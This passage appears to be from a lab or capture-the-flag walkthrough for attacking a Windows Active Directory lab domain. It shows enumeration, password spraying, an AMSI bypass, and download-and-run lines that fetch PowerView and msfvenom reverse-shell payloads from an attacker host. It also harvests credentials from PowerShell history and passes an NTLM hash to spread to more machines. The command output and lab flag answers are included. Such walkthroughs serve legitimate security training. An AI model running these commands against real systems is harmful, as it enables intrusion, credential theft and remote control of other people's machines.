DC=DomainDnsZones,DC=cola,DC=local,
                                     CN=Configuration,DC=cola,DC=local}
SystemsContainer                   : CN=System,DC=cola,DC=local
UsersContainer                     : CN=Users,DC=cola,DC=local
```

Enumerate users:

```
PS C:\Users\fileadmin\Downloads> Get-ADUser -Filter *
Get-ADUser -Filter *



DistinguishedName : CN=Administrator,CN=Users,DC=cola,DC=local
Enabled           : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : 20391df4-a270-4d4e-ab9e-7670780dd2b9
SamAccountName    : Administrator
SID               : S-1-5-21-2764521275-985837150-4215426359-500
Surname           :
UserPrincipalName :

DistinguishedName : CN=Guest,CN=Users,DC=cola,DC=local
Enabled           : False
GivenName         :
Name              : Guest
ObjectClass       : user
ObjectGUID        : 9db78d2e-b059-47fa-82ac-9d3696859b97
SamAccountName    : Guest
SID               : S-1-5-21-2764521275-985837150-4215426359-501
Surname           :
UserPrincipalName :

DistinguishedName : CN=krbtgt,CN=Users,DC=cola,DC=local
Enabled           : False
GivenName         :
Name              : krbtgt
ObjectClass       : user
```

```
ObjectGUID        : ed4554a5-9753-40c5-890f-c3f5d125c612
SamAccountName    : krbtgt
SID               : S-1-5-21-2764521275-985837150-4215426359-502
Surname           :
UserPrincipalName : **snip**
```

Enumerate Computers:

```
PS C:\Users\fileadmin\Downloads> Get-ADComputer -Filter *
Get-ADComputer -Filter *



DistinguishedName : CN=COLA-DC,OU=Domain Controllers,DC=cola,DC=local
DNSHostName       : cola-dc.cola.local
Enabled           : True
Name              : COLA-DC
ObjectClass       : computer
ObjectGUID        : 40fbbb1c-abb5-4a09-81d1-250f6ceb2379
SamAccountName    : COLA-DC$
SID               : S-1-5-21-2764521275-985837150-4215426359-1000
UserPrincipalName :

DistinguishedName : CN=COLA-FILESRV,CN=Computers,DC=cola,DC=local
DNSHostName       : cola-filesrv.cola.local
Enabled           : True
Name              : COLA-FILESRV
ObjectClass       : computer
ObjectGUID        : dae92ed0-4510-4daf-a869-3adc2b41ec70
SamAccountName    : COLA-FILESRV$
SID               : S-1-5-21-2764521275-985837150-4215426359-1103
UserPrincipalName :

DistinguishedName : CN=COLA-SQL,CN=Computers,DC=cola,DC=local
DNSHostName       : cola-sql.cola.local
Enabled           : True
Name              : COLA-SQL
ObjectClass       : computer
ObjectGUID        : 3088489e-c544-404c-80a8-b0d2198cb1d3
SamAccountName    : COLA-SQL$
SID               : S-1-5-21-2764521275-985837150-4215426359-1104
UserPrincipalName :
```

```
DistinguishedName : CN=COLA-SAFE,OU=AWL,DC=cola,DC=local
DNSHostName       : cola-safe.cola.local
Enabled           : True
Name              : COLA-SAFE
ObjectClass       : computer
ObjectGUID        : 1b0f581b-de07-400b-b74d-41ac140b3347
SamAccountName    : COLA-SAFE$
SID               : S-1-5-21-2764521275-985837150-4215426359-1105
UserPrincipalName :

DistinguishedName : CN=COLA-SRV2,OU=RemotelyManaged,DC=cola,DC=local
DNSHostName       : cola-srv2.cola.local
Enabled           : True
Name              : COLA-SRV2
ObjectClass       : computer
ObjectGUID        : 29e4747d-6a56-4052-a036-b7777ab130f3
SamAccountName    : COLA-SRV2$
SID               : S-1-5-21-2764521275-985837150-4215426359-1106
UserPrincipalName :

DistinguishedName : CN=COLA-REPORTS,CN=Computers,DC=cola,DC=local
DNSHostName       : cola-reports.cola.local
Enabled           : True
Name              : COLA-REPORTS
ObjectClass       : computer
ObjectGUID        : 40bca773-283d-433e-9efb-bd6e230cb97f
SamAccountName    : COLA-REPORTS$
SID               : S-1-5-21-2764521275-985837150-4215426359-1107
UserPrincipalName :
```

There are tons of other enumeration which we can do like Groups, Group Memberships, Trusts etc - https://docs.microsoft.com/en-us/powershell/module/addsadministration/?view=win10-ps

A commom problem in enterprises is 'saving' password in a user's description. We can enumerate that using ActiveDirectory module. We can search all user's description that are not empty using the below command:

```
PS C:\Users\fileadmin\Downloads> Get-ADUser -Filter 'Description -ne "$null"'
-Properties Description | select name,Description
Get-ADUser -Filter 'Description -ne "$null"' -Properties Description | select
name,Description

name          Description
```

```
----          -----------
Administrator Built-in account for administering the computer/domain
Guest         Built-in account for guest access to the computer/domain
krbtgt        Key Distribution Center Service Account
Sarah Hale    WhatHappenedtotheL@mb?

PS C:\Users\fileadmin\Downloads> exit
C:\Windows\system32> exit
meterpreter >
```

The description for the user Sarah Hale does look interesting :) Later, we will test if it is actually a password.

When using PowerView, we need to bypass AMSI, otherwise it is detected by Windows Defender. We can use PowerView entirely from memory.

```
meterpreter > shell
Process 2480 created.
Channel 8 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> iex (iwr -UseBasicParsing
http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing
http://192.168.2.1:8000/PowerView.ps1)
iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -
UseBasicParsing http://192.168.2.1:8000/PowerView.ps1)
PS C:\Windows\system32> Get-NetUser
Get-NetUser


logoncount             : 74
badpasswordtime        : 3/14/2020 1:25:31 AM
description            : Built-in account for administering the
computer/domain
distinguishedname      : CN=Administrator,CN=Users,DC=cola,DC=local
objectclass            : {top, person, organizationalPerson, user}
```

```
lastlogontimestamp      : 3/9/2020 11:37:50 PM
name                    : Administrator
objectsid               : S-1-5-21-2764521275-985837150-4215426359-500
samaccountname          : Administrator
**snip**

PS C:\Users\fileadmin\Downloads> exit
C:\Windows\system32> exit
meterpreter >
```

Many functions in PowerView help in enumeration, check out its GitHub repository linked previously.

Finally, we can also use .Net executables like SharpView.exe for domain enumeration. AFAIK, it is not possible to filter results from the output of such executables. Using .Net allows avoiding using PowerShell that may have verbose logging turned on.

```
meterpreter > upload /root/Desktop/tools/SharpView.exe
C:\\Users\\fileadmin\\Downloads
[*] uploading  : /root/Desktop/tools/SharpView.exe ->
C:\Users\fileadmin\Downloads
[*] uploaded   : /root/Desktop/tools/SharpView.exe ->
C:\Users\fileadmin\Downloads\SharpView.exe
meterpreter > shell
Process 1200 created.
Channel 12 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\fileadmin\Downloads\
cd C:\Users\fileadmin\Downloads\

C:\Users\fileadmin\Downloads>SharpView.exe Get-DomainUser -domain cola
SharpView.exe Get-DomainUser -domain cola
get-domain
[Get-DomainSearcher] search base: LDAP://cola-dc.cola.local/DC=cola,DC=local
[Get-DomainUser] filter string: (&(samAccountType=805306368))
objectsid                       : {S-1-5-21-2764521275-985837150-4215426359-
500}
samaccounttype                  : USER_OBJECT
objectguid                      : 20391df4-a270-4d4e-ab9e-7670780dd2b9
useraccountcontrol              : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
accountexpires                  : 12/31/1600 4:00:00 PM
```

```
**snip**

name                           : Sarah Hale
distinguishedname              : CN=Sarah Hale,CN=Users,DC=cola,DC=local
whencreated                    : 1/17/2020 5:43:47 AM
whenchanged                    : 3/14/2020 6:14:34 AM
samaccountname                 : sarah
memberof                       : {CN=RemoteManagers,CN=Users,DC=cola,DC=local}
cn                             : {Sarah Hale}
objectclass                    : {top, person, organizationalPerson, user}
displayname                    : Sarah Hale
givenname                      : Sarah
badpwdcount                    : 0
countrycode                    : 0
usnchanged                     : 461478
primarygroupid                 : 513
objectcategory                 :
CN=Person,CN=Schema,CN=Configuration,DC=cola,DC=local
logoncount                     : 101
description                    : WhatHappenedtotheL@mb?
dscorepropagationdata          : {1/17/2020 5:43:47 AM, 1/1/1601 12:00:00 AM}
**snip**
PS C:\Users\fileadmin\Downloads> exit
C:\Windows\system32> exit
meterpreter > background
```

cola-srv2

Let's check if the password we got from the description of user Sarah, is valid by 'spraying' it across the machines.

First, we will use a metasploit auxiliary module for that. Note that although we are using it against all the available machines, in case of domain credentials, testing them against only the DC is recommended. That way, it is faster and silent! In Terminal 1, use the below commands:

```
msf5 > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set SMBDomain cola
SMBDomain => cola
msf5 auxiliary(scanner/smb/smb_login) > set SMBUser sarah
SMBUser => sarah
msf5 auxiliary(scanner/smb/smb_login) > set SMBPass WhatHappenedtotheL@mb?
SMBPass => WhatHappenedtotheL@mb?
msf5 auxiliary(scanner/smb/smb_login) > set RHOSTS
192.168.2.2,21,169,78,168,35
RHOSTS => 192.168.2.2,21,169,78,168,35
msf5 auxiliary(scanner/smb/smb_login) > exploit

[*] 192.168.2.2:445       - 192.168.2.2:445 - Starting SMB login bruteforce
[+] 192.168.2.2:445       - 192.168.2.2:445 - Success:
'cola\sarah:WhatHappenedtotheL@mb?'
[!] 192.168.2.2:445       - No active DB -- Credential data will not be saved!
[*] 192.168.2.2,21,169,78,168,35:445 - Scanned 1 of 6 hosts (16% complete)
[*] 192.168.2.21:445      - 192.168.2.21:445 - Starting SMB login bruteforce
[+] 192.168.2.21:445      - 192.168.2.21:445 - Success:
'cola\sarah:WhatHappenedtotheL@mb?'

**snip**

[*] 192.168.2.2,21,169,78,168,35:445 - Scanned 6 of 6 hosts (100% complete)
[*] Auxiliary module execution completed
```

Sweet! The string in the description of user Sarah is actually a valid password for the user.

We can also use crackmapexec (https://github.com/byt3bl33d3r/CrackMapExec) tool to check the credentials. Use the below in Terminal 3:

```
root@kali:~/Desktop/tools# crackmapexec smb 192.168.2.2 192.168.2.21
192.168.2.169 192.168.2.78 192.168.2.168 192.168.2.35 -d cola -u sarah -p
WhatHappenedtotheL@mb?
CME          192.168.2.168:445 COLA-SQL        [*] Windows 10.0 Build 17763
(name:COLA-SQL) (domain:COLA)
CME          192.168.2.78:445 COLA-SAFE       [*] Windows 10.0 Build 17763 (name:COLA-
SAFE) (domain:COLA)
CME          192.168.2.2:445 COLA-DC         [*] Windows 10.0 Build 17763 (name:COLA-
DC) (domain:COLA)
CME          192.168.2.21:445 COLA-FILESRV    [*] Windows 10.0 Build 17763 (name:COLA-
FILESRV) (domain:COLA)
CME          192.168.2.35:445 COLA-SRV2       [*] Windows 10.0 Build 17763 (name:COLA-
SRV2) (domain:COLA)
CME          192.168.2.168:445 COLA-SQL        [+] cola\sarah:WhatHappenedtotheL@mb?
CME          192.168.2.78:445 COLA-SAFE       [+] cola\sarah:WhatHappenedtotheL@mb?
CME          192.168.2.35:445 COLA-SRV2       [+] cola\sarah:WhatHappenedtotheL@mb?
CME          192.168.2.2:445 COLA-DC         [+] cola\sarah:WhatHappenedtotheL@mb?
CME          192.168.2.21:445 COLA-FILESRV    [+] cola\sarah:WhatHappenedtotheL@mb?
[*] KTHXBYE!
```

From both the outputs, it is clear that we do not have admin access on any of the machines as sarah. Going back to our port scanning results, we can see that WinRM port (TCP/5985) is open on all reachable machines. Since PowerShell Remoting is based on WinRM and it is used extensively for administration of machines, let's check if we can connect to any machine using this port. In Terminal 1, run the below:

```
msf5 > use auxiliary/scanner/winrm/winrm_login
msf5 auxiliary(scanner/winrm/winrm_login) > set Domain cola
Domain => cola
msf5 auxiliary(scanner/winrm/winrm_login) > set USERNAME sarah
USERNAME => sarah
msf5 auxiliary(scanner/winrm/winrm_login) > set PASSWORD WhatHappenedtotheL@mb?
PASSWORD => WhatHappenedtotheL@mb?
msf5 auxiliary(scanner/winrm/winrm_login) > set RHOSTS 192.168.2.2,21,169,78,168,35
RHOSTS => 192.168.2.2,21,169,78,168,35
scanner/winrm/winrm_login exploit

[!] No active DB -- Credential data will not be saved!
[-] 192.168.2.2:5985 - LOGIN FAILED: cola\sarah:WhatHappenedtotheL@mb? (Incorrect: )
[*] Scanned 1 of 6 hosts (16% complete)
[!] No active DB -- Credential data will not be saved!
[-] 192.168.2.21:5985 - LOGIN FAILED: cola\sarah:WhatHappenedtotheL@mb? (Incorrect: )
```

```
[*] Scanned 2 of 6 hosts (33% complete)
[!] No active DB -- Credential data will not be saved!
[+] 192.168.2.35:5985 - Login Successful: cola\sarah:WhatHappenedtotheL@mb?
[*] Scanned 3 of 6 hosts (50% complete)

**skip**

[*] Scanned 6 of 6 hosts (100% complete)
[*] Auxiliary module execution completed
```

Great! Please note that the success in this case means a special configuration for user sarah as by-default, only administrators can connect to a machine using PSRemotig.

Now, there are two popular metasploit modules for WinRM abuse, exploit/windows/winrm/winrm_script_exec and auxiliary/scanner/winrm/winrm_cmd. I would like to point here that both the modules will fail here as winrm_script_exec requires administrator privileges and winrm_cmd requires Kerberos authentication.

So, the best way to abuse the credentials of sarah is from a PowerShell session from cola-filserv using the meterpreter session we have there. We will use the 'powershell' extension of meterpreter this time:

```
msf5 auxiliary(scanner/winrm/winrm_login) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  3         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ COLA-FILESRV
192.168.2.1:4444 -> 192.168.2.21:56085 (192.168.2.21)
msf5 auxiliary(scanner/winrm/winrm_login) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > $passwd = ConvertTo-SecureString 'WhatHappenedtotheL@mb?' -AsPlainText -Force
PS > $creds = New-Object System.Management.Automation.PSCredential ("cola\sarah",
$passwd)
PS > Invoke-Command -ScriptBlock{hostname;whoami;Get-LocalGroupMember -Group
Administrators} -Computer cola-srv2 -Credential $creds
cola-srv2
cola\sarah
```

```
PSComputerName  : cola-srv2
RunspaceId      : 3ca0cab9-42f9-4647-9815-62eb0bc79d6f
Name            : COLA\Domain Admins
SID             : S-1-5-21-2764521275-985837150-4215426359-512
PrincipalSource : ActiveDirectory
ObjectClass     : Group

PSComputerName  : cola-srv2
RunspaceId      : 3ca0cab9-42f9-4647-9815-62eb0bc79d6f
Name            : COLA\mary
SID             : S-1-5-21-2764521275-985837150-4215426359-1608
PrincipalSource : ActiveDirectory
ObjectClass     : User

PSComputerName  : cola-srv2
RunspaceId      : 3ca0cab9-42f9-4647-9815-62eb0bc79d6f
Name            : COLA-SRV2\Administrator
SID             : S-1-5-21-3213048732-3978773129-721145036-500
PrincipalSource : Local
ObjectClass     : User

PSComputerName  : cola-srv2
RunspaceId      : 3ca0cab9-42f9-4647-9815-62eb0bc79d6f
Name            : COLA-SRV2\sshagent
SID             : S-1-5-21-3213048732-3978773129-721145036-1000
PrincipalSource : Local
ObjectClass     : User
PS > ^C
Terminate channel 1? [y/N]  y
meterpreter > background
```

Let's get a meterpreter session on cola-srv2 using the above method. We need to start a listener on another port in msfconsole.

```
msf5 auxiliary(scanner/winrm/winrm_login) > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.2.1
LHOST => 192.168.2.1
msf5 exploit(multi/handler) > set LPORT 4443
LPORT => 4443
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.2.1:4443
msf5 exploit(multi/handler) >
```

Then, create a pyload that connects back to the new listener. Use below in Terminal 3.

```
root@kali:~/Desktop/tools# msfvenom -p windows/x64/meterpreter_reverse_tcp -f psh
LHOST=192.168.2.1 LPORT=4443 -o payload4443.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 206403 bytes
Final size of psh file: 964213 bytes
Saved as: payload4443.ps1
```

Lastly, use the below command on meterpreter session on cole-filesrv to run the msfvenom payload in memory on the cola-srv2. On Terminal 1:

```
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  3         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ COLA-FILESRV
192.168.2.1:4444 -> 192.168.2.21:56085 (192.168.2.21)
msf5 auxiliary(scanner/winrm/winrm_login) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > $passwd = ConvertTo-SecureString 'WhatHappenedtotheL@mb?' -AsPlainText -
Force;$creds = New-Object System.Management.Automation.PSCredential ("cola\sarah",
$passwd);$colasrv2 = New-PSSession cola-srv2 -Credential $creds;Invoke-Command -
ScriptBlock{iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -
UseBasicParsing http://192.168.2.1:8000/payload4443.ps1)} -Session $colasrv2
1652
PS >
[*] Sending stage (206403 bytes) to 192.168.2.35
[*] Meterpreter session 5 opened (192.168.2.1:4443 -> 192.168.2.35:57689) at 2020-03-
17 08:46:17 -0400
```

```
PS > ^Z
Background channel 1? [y/N]  y
meterpreter > background
[*] Backgrounding session 3...
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  3         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ COLA-FILESRV
192.168.2.1:4444 -> 192.168.2.21:56085 (192.168.2.21)
  5         meterpreter x64/windows  COLA\sarah @ COLA-SRV2
192.168.2.1:4443 -> 192.168.2.35:57689 (192.168.2.35)
```

Please note that sessions IDs may be different for you.

Next, we interact with the meterpreter session on cola-srv2. Remember that we do not have administrative access on that machine or any other machine as sarah. We need to look around for secrets on cola-srv2 which may be accessible to non-administrator user. While there are many such interesting locations (like AutoLogon credentials), on cola-srv2 we will look for secrets in PowerShell history of sarah. PowerShell console history (a feature of the PSReadline module and present in user's appdata directory - C:\Users\<username>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt) is reboot persistent and gaining popularity as a place where clear-text credetnails can be discovered:

```
msf5 exploit(multi/handler) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > shell
Process 2900 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
PS C:\Windows\system32> cat
C:\Users\sarah\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_his
tory.txt
cat
C:\Users\sarah\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_his
tory.txt
$passwd = ConvertTo-SecureString 'N0PublicKeyHere' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential ("cola-srv2\sshagent",
$passwd)
$session = New-PSSession -ComputerName cola-srv2 -Credential $creds
```

Sweet! Recall from our previous command that sshagent is a local administrator on cola-srv2. We can use the psexec module (exploit/windows/smb/psexec) from metasploit, which is detected by Windows defender, but that is left as a challenge to the user :)

Let's use crackmapexec to replay these credentials. On Terminal 3, run the below:

```
root@kali:~/Desktop/tools# crackmapexec 192.168.2.35 -d cola-srv2 -u sshagent -p
N0PublicKeyHere -x 'hostname'
CME          192.168.2.35:445 COLA-SRV2       [*] Windows 10.0 Build 17763 (name:COLA-
SRV2) (domain:COLA)
CME          192.168.2.35:445 COLA-SRV2       [+] cola-srv2\sshagent:N0PublicKeyHere
(Pwn3d!)
CME          192.168.2.35:445 COLA-SRV2       [+] Executed command
CME          192.168.2.35:445 COLA-SRV2       cola-srv2
[*] KTHXBYE!
```

Once we have checked that we actually have admin access to cola-srv2 as sshagent, now we can get a meterpreter session as sshagent. First, we will kill the existing meterepter (as sarah) on cola-srv2 and then start a new listener. On Terminal 1:

```
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  3         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ COLA-FILESRV
192.168.2.1:4444 -> 192.168.2.21:56085 (192.168.2.21)
  5         meterpreter x64/windows  COLA\sarah @ COLA-SRV2
192.168.2.1:4443 -> 192.168.2.35:57689 (192.168.2.35)

msf5 exploit(multi/handler) > sessions -k 5
[*] Killing the following session(s): 5
[*] Killing session 5
[*] 192.168.2.35 - Meterpreter session 5 closed.
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.1:4443
msf5 exploit(multi/handler) >
```

Using crackmapexec, let's run the one-liner the execute a meterpreter as sshagent on cola-srv2. Run the below on Terminal 3:

```
root@kali:~/Desktop/tools# crackmapexec 192.168.2.35 -d cola-srv2 -u sshagent -p
N0PublicKeyHere -x 'powershell -noexit iex (iwr -UseBasicParsing
http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing
http://192.168.2.1:8000/payload4443.ps1)'
CME          192.168.2.35:445 COLA-SRV2       [*] Windows 10.0 Build 17763 (name:COLA-
SRV2) (domain:COLA)
CME          192.168.2.35:445 COLA-SRV2       [+] cola-srv2\sshagent:N0PublicKeyHere
(Pwn3d!)
```

On the listener – Terminal 1:

```
[*] Started reverse TCP handler on 192.168.2.1:4443
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.2.35
[*] Meterpreter session 6 opened (192.168.2.1:4443 -> 192.168.2.35:57726) at 2020-03-
17 11:03:02 -0400

msf5 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > getuid
Server username: COLA-SRV2\sshagent
```

Flags on cola-srv2

Now we can focus on capturing flags on cola-srv2.

Flag 1: Password of Sarah

We got this during the domain enumeration from **cola-filesrv**. We have already ran the command, the below output is just for reference:

```
PS C:\Users\fileadmin\Downloads> Get-ADUser -Filter 'Description -ne "$null"' -Properties Description | select name,Description
Get-ADUser -Filter 'Description -ne "$null"' -Properties Description | select name,Description

name          Description
----          -----------
Administrator Built-in account for administering the computer/domain
Guest         Built-in account for guest access to the computer/domain
krbtgt        Key Distribution Center Service Account
Sarah Hale    WhatHappenedtotheL@mb?
```

Why are we not running the domain enumeration commands from the meterpreter session on cola-srv2? Because of Kerberos Double hop! Even our meterpreter session as sarah on cola-srv2 will have the restrictions because we got it by using PowerShell remoting commands from file-srv!

Flag 2: Restricted Groups on cola-srv2

RestrictedGroups is a group policy setting that allows domain members to be added to local groups using GPO settings. We can use PowerView (or BloodHound) for that. The below commands on a meterpreter session on **cola-filesrv**:

```
meterpreter > shell
Process 2480 created.
Channel 8 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
PS C:\Windows\system32> iex (iwr -UseBasicParsing
http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing
http://192.168.2.1:8000/PowerView.ps1)
iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -
UseBasicParsing http://192.168.2.1:8000/PowerView.ps1)

PS C:\Windows\system32> Get-NetGPOGroup
Get-NetGPOGroup

GPODisplayName : RemotelyManagedServers
GPOName        : {884BAA64-6282-4210-9AFB-AF3712B89087}
GPOPath        : \\cola.local\SysVol\cola.local\Policies\{884BAA64-6282-4210-
9AFB-AF3712B89087}
GPOType        : RestrictedGroups
Filters        :
GroupName      : COLA\RemoteManagers
GroupSID       : S-1-5-21-2764521275-985837150-4215426359-1603
GroupMemberOf  : {S-1-5-32-580}
GroupMembers   : {S-1-5-21-2764521275-985837150-4215426359-1602}
```

So, the flag value is RemoteManagers. However, there is some additional interesting information here. We saw that Sarah could access cola-srv2 using PowerShell Remoting even without admin privileges. How was that possible? Let's find out!

The GPOName in above output is the name of group policy that pushed this restricted groups setting. We can filter on which Organization Units the policy applies using PowerView:

```
PS C:\Windows\system32> Get-NetOU -FullData | ?{$_.gplink -match '884BAA64-
6282-4210-9AFB-AF3712B89087'}
Get-NetOU -FullData | ?{$_.gplink -match '884BAA64-6282-4210-9AFB-
AF3712B89087'}

usncreated             : 68605
displayname            : Remotely Managed Servers
gplink                 : [LDAP://cn={884BAA64-6282-4210-9AFB-
AF3712B89087},cn=policies,cn=system,DC=cola,DC=local;0]
whenchanged            : 1/17/2020 5:53:07 AM
objectclass            : {top, organizationalUnit}
usnchanged             : 68619
dscorepropagationdata : {1/17/2020 5:52:22 AM, 1/17/2020 5:52:22 AM, 1/1/1601
12:00:00 AM}
name                   : RemotelyManaged
```

```
adspath                : LDAP://OU=RemotelyManaged,DC=cola,DC=local
distinguishedname      : OU=RemotelyManaged,DC=cola,DC=local
ou                     : RemotelyManaged
whencreated            : 1/17/2020 5:52:21 AM
instancetype           : 4
objectguid             : c71c5c89-aa62-46a5-bbed-d8525531bb83
objectcategory         : CN=Organizational-
Unit,CN=Schema,CN=Configuration,DC=cola,DC=local
```

Now, list the computers in the 'RemotelyManaged' OU:

```
PS C:\Windows\system32> Get-NetOU -OUName RemotelyManaged | %{Get-NetComputer
-ADSPath $_}
Get-NetOU -OUName RemotelyManaged | %{Get-NetComputer -ADSPath $_}
cola-srv2.cola.local
```

So, the group policy setting is pushed on cola-srv2. If we go back to the output of Get-NetGPOGroup:

```
GroupName      : COLA\RemoteManagers
GroupSID       : S-1-5-21-2764521275-985837150-4215426359-1603
GroupMemberOf  : {S-1-5-32-580}
GroupMembers   : {S-1-5-21-2764521275-985837150-4215426359-1602}
```

The group RemoteManagers is a member of a local group `S-1-5-32-580`, which is a well-known SID of the Remote Management Users group. Members of this group can connect to a machine using WiRM without needing admin privileges. And what is the membership of the RemoteManagers group:

```
PS C:\Windows\system32> Get-NetGroupMember 'RemoteManagers'
Get-NetGroupMember 'RemoteManagers'



GroupDomain  : cola.local
GroupName    : RemoteManagers
MemberDomain : cola.local
MemberName   : sarah
MemberSID    : S-1-5-21-2764521275-985837150-4215426359-1602
IsGroup      : False
MemberDN     : CN=Sarah Hale,CN=Users,DC=cola,DC=local
```

You guessed it right! Sarah is a member of the RemoteManagers group that is a member of the 'Remote Management Users' local group on cola-srv2 with the help of restrited groups setting.

Flag 3: RID of the Remote Management Users group

We already enumerated that above, it is `S-1-5-32-580`. Even if we didn't enumerate, it is a well known RID - https://support.microsoft.com/en-in/help/243330/well-known-security-identifiers-in-windows-operating-systems

Flag 4: Password for sshagent from PowerShell History of sarah

We already got this from the meterpreter session on cola-srv2 as sarah. We have already ran the command, the below output is just for reference:

```
PS C:\Windows\system32> cat
C:\Users\sarah\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_his
tory.txt
cat
C:\Users\sarah\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_his
tory.txt
$passwd = ConvertTo-SecureString 'N0PublicKeyHere' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential ("cola-srv2\sshagent",
$passwd)
```

Flag 5: sc.exe command to show SDDL of ssh-agent service

A very popular method of local privilege escalation on Windows machines is to abuse mis-configured permissions for Windows services. Tools like Sysinternal's accesschk are useful for this. However, we can use the built-in sc.exe command to list permissions of a specific service. For the flag, let's do it for ssh-agent service from meterpreter session on cola-srv2 :

```
msf5 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > getuid
Server username: COLA-SRV2\sshagent

meterpreter > shell
Process 2900 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> sc.exe sdshow ssh-agent
sc.exe sdshow ssh-agent
```

```
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;I
U)(A;;CCLCSWLOCRRC;;;SU)(A;;RP;;;AU)
```

cola-safe

Let's go back to our meterpreter session on cola-filesrv. We extracted hashes of fileadmin. Spray the hashes across the machines and check if fileadmin user has access to any other machine. On Terminal 3, run the below command:

```
root@kali:~/Desktop/tools# crackmapexec smb 192.168.2.2 192.168.2.21 192.168.2.169
192.168.2.78 192.168.2.168 192.168.2.35 -d cola -u fileadmin -H
CEAB6425E23A2CD45BFD2A04BD84047A
CME          192.168.2.78:445 COLA-SAFE       [*] Windows 10.0 Build 17763 (name:COLA-
SAFE) (domain:COLA)
CME          192.168.2.35:445 COLA-SRV2       [*] Windows 10.0 Build 17763 (name:COLA-
SRV2) (domain:COLA)
CME          192.168.2.21:445 COLA-FILESRV    [*] Windows 10.0 Build 17763 (name:COLA-
FILESRV) (domain:COLA)
CME          192.168.2.2:445 COLA-DC         [*] Windows 10.0 Build 17763 (name:COLA-
DC) (domain:COLA)
CME          192.168.2.168:445 COLA-SQL        [*] Windows 10.0 Build 17763
(name:COLA-SQL) (domain:COLA)
CME          192.168.2.78:445 COLA-SAFE       [+] cola\fileadmin
CEAB6425E23A2CD45BFD2A04BD84047A (Pwn3d!)
CME          192.168.2.168:445 COLA-SQL        [+] cola\fileadmin
CEAB6425E23A2CD45BFD2A04BD84047A
CME          192.168.2.35:445 COLA-SRV2       [+] cola\fileadmin
CEAB6425E23A2CD45BFD2A04BD84047A
CME          192.168.2.2:445 COLA-DC         [+] cola\fileadmin
CEAB6425E23A2CD45BFD2A04BD84047A
CME          192.168.2.21:445 COLA-FILESRV    [+] cola\fileadmin
CEAB6425E23A2CD45BFD2A04BD84047A (Pwn3d!)
[*] KTHXBYE!
```

Sweet! Fileadmin has local admin privileges on cola-safe too! Let's try to execute a command on cola-safe:

```
root@kali:~/Desktop/tools# crackmapexec smb 192.168.2.78 -d cola -u fileadmin -H
CEAB6425E23A2CD45BFD2A04BD84047A -x 'hostname'
CME
192.168.2.78:445 COLA-SAFE       [*] Windows 10.0 Build 17763 (name:COLA-SAFE)
(domain:COLA)
CME          192.168.2.78:445 COLA-SAFE       [+] cola\fileadmin
